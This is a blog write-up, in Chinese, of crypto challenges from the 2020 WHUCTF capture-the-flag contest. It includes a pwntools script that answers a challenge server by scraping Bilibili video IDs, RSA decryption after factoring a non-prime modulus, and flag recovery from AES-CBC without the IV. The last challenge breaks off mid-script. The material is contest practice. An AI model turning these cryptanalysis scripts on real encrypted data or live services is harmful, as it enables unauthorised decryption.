2020_WHUCTF_Writeup（部分）

原创

lysecl 于 2020-05-28 18:33:22 发布 27833 收藏 6

文章标签： 信息安全 安全


0x1 crypto

bvibvi

首先要通过验证问题，对一个等式计算求解，简单的枚举求解即可。
通过验证过后，需要回答一系列问题，是关于B站BV号和AV号的。
题目给出BV号，让我们找出对应的AV号。多组正确后再给AV号，让我们找出BV号。
简单的了解了下Bilibili的av号和bv号知识后，发现

> av号对应url格式为 url ='https://www.bilibili.com/video/av'+aid
> bv号为 url ='https://www.bilibili.com/video/'+bid

若手工一一查找太麻烦，另外程序也有时间限制，因此需要采取自动化办法获取av和bv对应关系。
可通过在网页源码查看对应的BV和AV，利用python re模块进行提取即可。




```
e=ig8euxZM2rNcNbd1hoNvNC8BqJIzNbfqXBvEqxTEto8BTrNvN0GvT90W5JZMkX_YN0MvXg8gNEV4NC8xNEV4N03eN0B5tZ1qNxTEto8BTrNvNeZVuJ10Kj_g2UB02J0mN0B5tZ1qNCNEto8BTrNv
=playurl&os=cosbv&oi=1033802831&trid=e9e18b9979724040b6fdc703fbf5a3ecu&platform=pc&upsig=31b473f78f3467d4fd8720a51053d956&uparams=e,uipk,nbs,deadline,
["http://upos-sz-mirrorks3c.bilivideo.com/upgcxcode/06/42/35294206/35294206_da1-1-30280.m4s?
e=ig8euxZM2rNcNbd1hoNvNC8BqJIzNbfqXBvEqxTEto8BTrNvN0GvT90W5JZMkX_YN0MvXg8gNEV4NC8xNEV4N03eN0B5tZ1qNxTEto8BTrNvNeZVuJ10Kj_g2UB02J0mN0B5tZ1qNCNEto8BTrNv
=playurl&os=ks3cbv&oi=1033802831&trid=e9e18b9979724040b6fdc703fbf5a3ecu&platform=pc&upsig=bdba5d837e83a656e895cbdbf1647b9e&uparams=e,uipk,nbs,deadline
["http://upos-sz-mirrorks3c.bilivideo.com/upgcxcode/06/42/35294206/35294206_da1-1-30280.m4s?
e=ig8euxZM2rNcNbd1hoNvNC8BqJIzNbfqXBvEqxTEto8BTrNvN0GvT90W5JZMkX_YN0MvXg8gNEV4NC8xNEV4N03eN0B5tZ1qNxTEto8BTrNvNeZVuJ10Kj_g2UB02J0mN0B5tZ1qNCNEto8BTrNv
=playurl&os=ks3cbv&oi=1033802831&trid=e9e18b9979724040b6fdc703fbf5a3ecu&platform=pc&upsig=bdba5d837e83a656e895cbdbf1647b9e&uparams=e,uipk,nbs,deadline
9355,"mimeType":"audio/mp4","mime_type":"audio/mp4","codecs":"mp4a.40.2","width":0,"height":0,"frameRate":"","frame_rate":"","sar":"","startWithSap":0
5319"},"segment_base":{"initialization":"0-907","index_range":"908-5319"},"codecid":0},{"id":30216,"baseUrl":"http://upos-sz-mirrorkodo.bilivideo.com/
e=ig8euxZM2rNcNbd1hoNvNC8BqJIzNbfqXBvEqxTEto8BTrNvN0GvT90W5JZMkX_YN0MvXg8gNEV4NC8xNEV4N03eN0B5tZ1qNxTEto8BTrNvNeZVuJ10Kj_g2UB02J0mN0B5tZ1qNCNEto8BTrNv
=playurl&os=kodobv&oi=1033802831&trid=e9e18b9979724040b6fdc703fbf5a3ecu&platform=pc&upsig=78e2027237a6ff210340acfe20fede2b&uparams=e,uipk,nbs,deadline
p://upos-sz-mirrorkodo.bilivideo.com/upgcxcode/06/42/35294206/35294206_da1-1-30216.m4s?
e=ig8euxZM2rNcNbd1hoNvNC8BqJIzNbfqXBvEqxTEto8BTrNvN0GvT90W5JZMkX_YN0MvXg8gNEV4NC8xNEV4N03eN0B5tZ1qNxTEto8BTrNvNeZVuJ10Kj_g2UB02J0mN0B5tZ1qNCNEto8BTrNv
=playurl&os=kodobv&oi=1033802831&trid=e9e18b9979724040b6fdc703fbf5a3ecu&platform=pc&upsig=78e2027237a6ff210340acfe20fede2b&uparams=e,uipk,nbs,deadline
["http://upos-sz-mirrorks3c.bilivideo.com/upgcxcode/06/42/35294206/35294206_da1-1-30216.m4s?
e=ig8euxZM2rNcNbd1hoNvNC8BqJIzNbfqXBvEqxTEto8BTrNvN0GvT90W5JZMkX_YN0MvXg8gNEV4NC8xNEV4N03eN0B5tZ1qNxTEto8BTrNvNeZVuJ10Kj_g2UB02J0mN0B5tZ1qNCNEto8BTrNv
=playurl&os=ks3cbv&oi=1033802831&trid=e9e18b9979724040b6fdc703fbf5a3ecu&platform=pc&upsig=5be19f04f582f1d93ca02108103e3cc7&uparams=e,uipk,nbs,deadline
["http://upos-sz-mirrorks3c.bilivideo.com/upgcxcode/06/42/35294206/35294206_da1-1-30216.m4s?
e=ig8euxZM2rNcNbd1hoNvNC8BqJIzNbfqXBvEqxTEto8BTrNvN0GvT90W5JZMkX_YN0MvXg8gNEV4NC8xNEV4N03eN0B5tZ1qNxTEto8BTrNvNeZVuJ10Kj_g2UB02J0mN0B5tZ1qNCNEto8BTrNv
=playurl&os=ks3cbv&oi=1033802831&trid=e9e18b9979724040b6fdc703fbf5a3ecu&platform=pc&upsig=5be19f04f582f1d93ca02108103e3cc7&uparams=e,uipk,nbs,deadline
095,"mimeType":"audio/mp4","mime_type":"audio/mp4","codecs":"mp4a.40.2","width":0,"height":0,"frameRate":"","frame_rate":"","sar":"","startWithSap":0,
5319"},"segment_base":{"initialization":"0-907","index_range":"908-5319"},"codecid":0}]}},"session":"4d35432d646adacbb80f2ce08149d2e9","videoFrame":{}
{"aid":21448423,"bvid":"BV1aW411u7MZ","p":"","videoData":{"bvid":"BV1aW411u7MZ","aid":21448423,"videos":1,"tid":96,"tname":"星
海","copyright":2,"pic":"http:\u002F\u002Fi1.hdslb.com\u002Fbfs\u002Farchive\u002F236172d5ed4532329fa14cac2ca2f071b4581646.jpg","title":"国防部批“精日
会】","pubdate":1522474081,"ctime":1522474082,"desc":"国防部\n国防部批“精日”：数典忘祖、哗众取宠！","state":0,"duration":1823,"rights":
{"bp":0,"elec":0,"download":1,"movie":0,"pay":0,"hd5":0,"no_reprint":0,"autoplay":1,"ugc_pay":0,"is_cooperation":0,"ugc_pay_preview":0,"no_background"
央","face":"http:\u002F\u002Fi2.hdslb.com\u002Fbfs\u002Fface\u002F2bb27602ede08bc063630711678da524928f5957.jpg"},"stat":{"aid":21448423,"view":"--","d
```

解题脚本

```python
from pwn import *
import requests
r = remote('218.197.154.9' ,'16387')

context(log_level='debug')
print(string.printable)
def work():
    r.recvuntil('Math:\n')
    d1 =r.recvuntil(' *')[:-2]

    r.recvuntil('+ ')
    d2 = r.recvuntil(' ')
    r.recvuntil('== ')
    d3 = r.recvuntil(' ')
    r.recvuntil('mod ')
    d4 = r.recvuntil('\n')[:-1]
    d1,d2,d3,d4 = int(d1),int(d2),int(d3),int(d4)
    #print(int(d1),d2,d3,d4)
    for x in range(d4):
        if (d1*x+d2) % d4 == d3:
            print(x)
            r.sendlineafter('x :',str(x))
def bv():
    i=5
    while i:
        i=i-1
        aid = r.recvuntil('\n')[:-1]
        url ='https://www.bilibili.com/video/av'+aid
        q = requests.get(url)
        res = re.findall(r'"videoData":{"bvid":"(.*)","aid":(.*),"videos"',q.text)
        print(res[0][0])
        r.sendline(res[0][0])

def av():
    sleep(1)
    i=15
    while i:
        i=i-1
        bid = r.recvuntil('\n')[:-1]
        url ='https://www.bilibili.com/video/'+bid
        q = requests.get(url)
        res = re.findall(r'"videoData":{"bvid":"(.*)","aid":(.*),"videos"',q.text)
        #print(res[0][1])
        r.sendline(res[0][1])


work()
r.recvuntil('id.\n')
bv()
r.recvuntil('number.\n')
av()

print(r.recvall())
```

notrsa

关于rsa的题目。
题目给了p q e c，但其中p不是素数，因此需要进一步对p分解，否则直接解密会出错。
借助yafu分解p



```
>> factor(106443084527910819289613714678057054923)

fac: factoring 106443084527910819289613714678057054923
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
div: primes less than 10000
rho: x^2 + 3, starting 1000 iterations on C39
rho: x^2 + 2, starting 1000 iterations on C39
rho: x^2 + 1, starting 1000 iterations on C39
pm1: starting B1 = 150K, B2 = gmp-ecm default on C39
ecm: 30/30 curves on C39, B1=2K, B2=gmp-ecm default

starting SIQS on c39: 106443084527910819289613714678057054923

==== sieving in progress (1 thread):     608 relations needed ====
====            Press ctrl-c to abort and save state           ====
534 rels found: 277 full + 257 from 2341 partial, (2735.48 rels/sec)

SIQS elapsed time = 2.3216 seconds.
Total factoring time = 2.7345 seconds


***factors found***

P20 = 10215054443853430669
P20 = 10420217054443542967

ans = 1
```

所有相当于RSA模数有三个素因子，利用欧拉定理得到
`phi = (p1-1)*(p2-1)*(q-1)`
于是可求出私钥 `d=invert(e,phi)`
明文 `flag = pow(c,d,p*q)`

脚本

```python
#!/usr/bin/env python

from Crypto.Util.number import *
import gmpy2
p = 0x501431403e46f960310474f59accb2cb
q = 0xb0b378d96238e799a2e544e7686f8d17
e = 0x10001
c = 0x9b941cce29810d1026e0005c1bd20f4234f7f210edd3ed369cdd3ff7b34c188


p1 = 10215054443853430669
p2 = 10420217054443542967

phi = (p1-1)*(p2-1)*(q-1)
d = gmpy2.invert(e,phi)
m = pow(c,d,(p*q))
print(m)
print(long_to_bytes(m))
```

aes


cbc模式加密。加密方式如下

```python
def aes_pad(s):
    t = bytes((AES_KEYSIZE - len(s) % AES_KEYSIZE) * chr(AES_KEYSIZE - len(s) % AES_KEYSIZE),
              encoding='utf-8')
    return s + t


def enc():
    f = open('plaintext', 'r')
    plaintext = f.readlines()
    f.close()
    f = open('ciphertext', 'w')
    for i in range(len(IV)):
        aes = AES.new(key, AES.MODE_CBC, IV[i])
        m = aes_pad(base64.b64decode(plaintext[i]))
        cipher = aes.encrypt(m)
        print(bytes.decode(base64.b64encode(cipher)), file=f)
    f.close()
```

本题密钥已知，密文已知，但初始化IV未知。

AES算法的IV长度为16字节，暴力破解是不现实的。

cbc模式解密模式如下。在第二组密文解密时并不受到IV值影响，只需要有key和前一组密文即可。




所以可以获取到每行明文的第二个数块以及之后的数据块。

编写脚本尝试解密，看是否有发现

```python
import string

def unpad(s):
    t=0
    #print((s[-1]))
    return s[:-s[-1]]

def dec():
    f = open('ciphertext', 'r')
    cipher = f.readlines()
    f.close()
    f = open('plaintext1', 'w')
    flag=''
    for i in range(len(cipher)):
        ci = (base64.b64decode(cipher[i]))
        iv=b'\x00'*16    #iv可以任意
        aes = AES.new(key, AES.MODE_CBC,iv)
        #m = aes.decrypt(ci[16:]+ci[:16])
        m = aes.decrypt(ci)
        #print(m)
        m=unpad(m)
        #print(m,len(m))
        flag+=chr(m[-1])

        #print(base64.b64encode(m), file=f)
    print(flag[::-1])
    #print(''.join(flag))
    f.close()

dec()
```

仔细观



```
lyl@vm:aes$ python3 dec.py
b'\x14\xd5\xea\xa3\x104\xff\x9b\x9b\xebx\xdc\xde\xd2J\t\xc5\xe3\xb2\xdd\xbf(\xd7\x16>\xc7\xff_@'
b'\x1eb\xf60\xd6\x08\xe9\xb0(\xf2E\xf0\xca\xac\x8f\xd4a\xd5G\xc3\xe3\xa7\xe7\xff\xd2_$'
b'kc\xcb\xa1\x86\xc0i\xd2\x12?\xf7\x10\x01&"=\x17;\x92VKm\x90f_^'
b's\xfd2Y\xd3\xb4\xf6\xfaC\xf9.\x7f\t\xb0%8\xf7\x96GG\xc33\xdd\xf5\xeb@b\xd7S_*'
b'\xaf\xcc\xd8\xa3$t,35\xda\xa0\t\xbe\r\x81\x84\xf9e\x00\xfd\xb3v\x10GU\xbe"S\x18_)'
b'n\xdfc%\xed\xda\x11\xdat\x13\xc7\x1c\x96\x8f\x91Xab,\xf2R\x06^_}'
b'0_\xba\xc5\x98\xf9a.\xea\x9a\x0f\xbd}\xe9\xc0~@GR<\xca\xf7\xba\xa2\x93\xbf_!'
b"\xf8\xe2N6\x07'dE\xc2\x0b\x07\x9d7\r\x92N\x1a\x9b\xf5n5<B\x17\xef\x05\xea_r"
b'\xe2\xcc\x05\x08"T\x9a\x00\xec;uX#\r\xa5\x85\xde>\x973_0'
b'c\t\x9be\xa6\xb9\x9c\xda\x1c\xc2\x00\x8d\xcf0\x16\xd8\xf5\xa7^\x17Wm\x7f#\x1e_t'
b'E\x81\xc1\xf6\xd7\x0e\xf4\x08-z\xe3\xf8\xc5A0\xd6\x19V\x97\xc7_c'
b'O\x17\x1a\x99\xb6\xe1\x95\x0f\xcd\xf9u\xb84\xf2\xac,ZV\xa3\x1d\xad\xeb$1\xab\xf1<_e'
b'\x9f\x9e?\xc8\xee\x0e\x91\xeb\xc1Ra2a\x01\x01q\xf9ksK_V'
b'S\xf2\xb0\nb:C\xd6c\x84\x01_\xdf\xa8\x11\xc2_\x01h\t\xa6u\x05\xcdc\xf3__'
b'j!\x8a\xc8\xe4\xf5\x11\xeb\xfe&\r\x81\x07\x85\xd0s\x13\xbd\xb2\xcd#_n'
b'\n\x84\xcf\xf9e\xba\x0fem\xbf\xd2$\xc1\xa8i\x95\xb0\xf9\x13\x8fT\x94\x9b\x1eG\x02\xa8_0'
b'\x11\x83BK\x9b^\xb6E\xeb\x8f\xdfI\xe9\xfd\xa2\x89\x9aC\xccbqc\x1a\xec\x82\x82\xfd_i'
b'~\x9b\xdc\xfbV5y\x98:\xc2\x86*}\xab\xfc\xcc\xf2#\xd4H\xff/\xb7e_t'
b"2*\xceCVOK\x84#\xf0\x93D\xba\x12g\xe3\xbc]'FC\x14_a"
b'\x83\xf1y\x7f\x04R\xf0\xc0\xd28e\x0en\xe4M\x1dh\xda\xb4\xb4\xed\x96_z'
b'\xafR\xe7\xf04\x17\xcd(t\xcen:\x0c\xee\xcc:\xa0[-\x82\xf7o\x9a\xa2"{_i'
b'\xfcts\x9f)\xbf\r\xd7\xfc\xb6o\xe7\x9a\x81\x1e\xdf<#\xcfN3_1'
b'uK\x0e{\x90\xa9\x89[\xd2\x05\x86\xdf\xb5/\xee\xc4-\xd4\x8e\xb1\xaa=\x134>\xa3\xfe_a'
b'\x84\x18\xd9\x07E\x9c\xd5\xef\xe2V\x0bD\x92,\xa3!\x96\xa4*\xa2\xaa\xed\\\x0e_i'
b'\xb2\xa9)\x8c\x8d\x1d\x8d\x91\x16\x83\x86\xb7\xce\x97\x98\xdb\x08Y3e\x8b\x88\xb5\xd0\xf8\x06j@\xfc_t'
b'p(Ts\xa1\xa7pAt\x91\x92\x90\x8e\x18\x12\x8f\x12\xe2\x9f\x9b\xd3+y#\xfdS\xe4\xd9_i'
b's\xcdF\xbc\xac\xfa/D\x82\xe1\xb9\xde\xc1\x9dc\x1eua\x08{U\xe8\xb8q0*_n'
b'\x06\xbf\xf9\x0e`\xb1,0A!\r\xafd\x91\x87\xf6\xde\xce\xda\x94_1'
b"z'\xeb\xdf\xbaX\xa5a2\xfa.\xc0\x96\xb4\xc3\x890~\xc0\xb0fjK\xcc\xa5\x9dQ\x1f__"
b'r"\xadU\xdb!\x14\x97e\xb2\x1cP\xb1M\x12rFj[\xe0\xee\xc1_3'
b'N\x02\x9c\xa9\xbc\x17\xe4\x0f\x17\x1e\xfb\xf8\x8e\xb6\xcd+\x88\x18q\xef-C\xd7\xc0\x9d\xd4\xc7k_T'
b'\x8e\xc9V,\xff`4,\xe9z\x0f<v\x05&\xf4kl\xa1\xfdG\xd4\xe0\x11\xaa_4'
b'\xc5\xcc\xc4j\xb7\x113\x96v\t9\x99KD\xee\xd2)OG\xcaH_H'
b'\xc2\xc4=1\x06(|y\xc5\x1aVGb8\xbc\xc0\x90\xb4\xd3\x89)__'
b'Yu\x00\xc1\xb5M\xd5\xaa]\xd6^\xf6\x17\x8a5\xef\x16\\\xde\xcf\xbb_I'
b"\xe8\xb3\xcb\xb7'\x1e\xae\xc3^d:@\xac\xe1t\x05|\x8b\xb23\xc5Y\xaa\x8a+A\x98\xa9_{"
b'\xfe\xb8\xacI\x06\xab\xe8|A\xfe\x89\xf1\x84\xe1\xb3\xbf\x05\xd5B\xd5\xae\xfa8<n\xfd\x1e=_F'
b'\x8e\xf7\xe7\x99dT\x98\x0c@\x19\x1aD\x97\xc9\r\xef~+\xbd8\x1f\x18\xc9\x15H\x80_T'
b'\x8b\xef\xfa\x1b\x06BI7\xf5\xf8y\xd6k\xad\x02\xf1\xc1C\x83\x15d\x99\xa5\xa8\n\xa0)e_C'
b'\x04\xe7\xa4y\xfd&\\\xa8R\x0c\x8b\xfbb\xaej)@ \x92\x03\x8c\xb3v\xdf\x88_U'
b'"\xd9\x1d\xae\x1f\xe8\x08\xf6\xde\xd2\x9cg\xe5\xc6+YH\x07(\xbcW\x08\xe2\xe5e\x02\x0f._H'
b'^\xd2\xd6)\x16k\xa2\x063\xdc#{\x95u&\xecj\x1a^C\xfd\xdc\x1f+\x88_W'
```

察解密后的数据，发现每行最后一个字节是明文，组合起来便是flag。出题人太会玩了。
需要注意解密后要进行unpad操作才能能得到原始m。

prism

这道题涉及到了RSA密码问题、离散对数密码问题。加密计算过程虽然复杂，但做题思路很清晰。
加密脚本

```python
def enc(keys, m):
    p, g, y = keys[-1]
    while True:
        k = getRandomInteger(2048)
        if gmpy2.gcd(k, p-1) == 1:
            break
    c1 = pow(g, k, p)
    m = (getRandomInteger(64) << m.bit_length()) + m
    m = ((m << 64) + getRandomInteger(64))
    c2 = pow(y, k, p) * m % p
    return c1, c2
```

密钥来源

```python
from Crypto.Util.number import getPrime, getRandomInteger, long_to_bytes, bytes_to_long
from Crypto.Cipher import AES
from Crypto.Util import Counter
import gmpy2

from secret import rsa_keygen


def FFF(food, key):    #aesjiami
    K = 0xe238c70fe2d1885a1b12debfa15484cab8af04675c39ff4c633d6177f234ed88
    key = long_to_bytes(key, 32)
